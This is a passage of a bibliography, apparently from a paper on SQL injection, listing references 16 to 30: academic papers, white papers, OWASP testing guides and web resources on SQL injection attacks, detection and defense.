[16] William G.J. Halfond and Alessandro Orso, "AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks," Proc. 20th IEEE and ACM Int'l conf. Automated Software Engg., Nov. 2005.
[17] Sagar Joshi, "SQL Injection Attack and Defense," White Paper, 09/23/2005.
[18] Steve Friedl's, "Tech Tips SQL Injection Attacks by Example," White Paper.
[19] http://en.wikipedia.org/wiki/SQL_injection.
[20]http://dev.mysql.com/doc/refman/5.0/en/news-5-0-2.html.
[21] Justin Clarke "Absinthe" tool or "SQLBrute" tool http://www.justinclarke.com/archives/2006/03/sqlbrute.html. Retrieved on 18-10-2008.
[22]www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt.
[23]http://www.breach.com/resources/whitepapers/downloads/WP_WebHackingIncidents_2008.pdf.
[24] http://blog.insecure.in/?tag=sql-injection.
[25] http://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005).
[26] http://www.securitydocs.com/library/3587.
[27] http://ha.ckers.org/sqlinjection/.
[28] J. Fonseca, M. Vieria, and H. Madeira, "Testing and Comparing Web Vulnerability Scanning Tools for SQL Injection and XSS Attacks," 13th IEEE International Symposium on Pacific Rim Dependable Computing, 2007.
[29] X. Fu, X. Lu, B. Peltsverger, S. Chen, K. Qain, and L. Tao, "A Static Analysis Framework For Detecting SQL Injection Vulnerabilities," IEEE Conference.
[30] C. Anley, "More Advanced SQL Injection," Next Generation Security Software LTD., White Paper, 2002.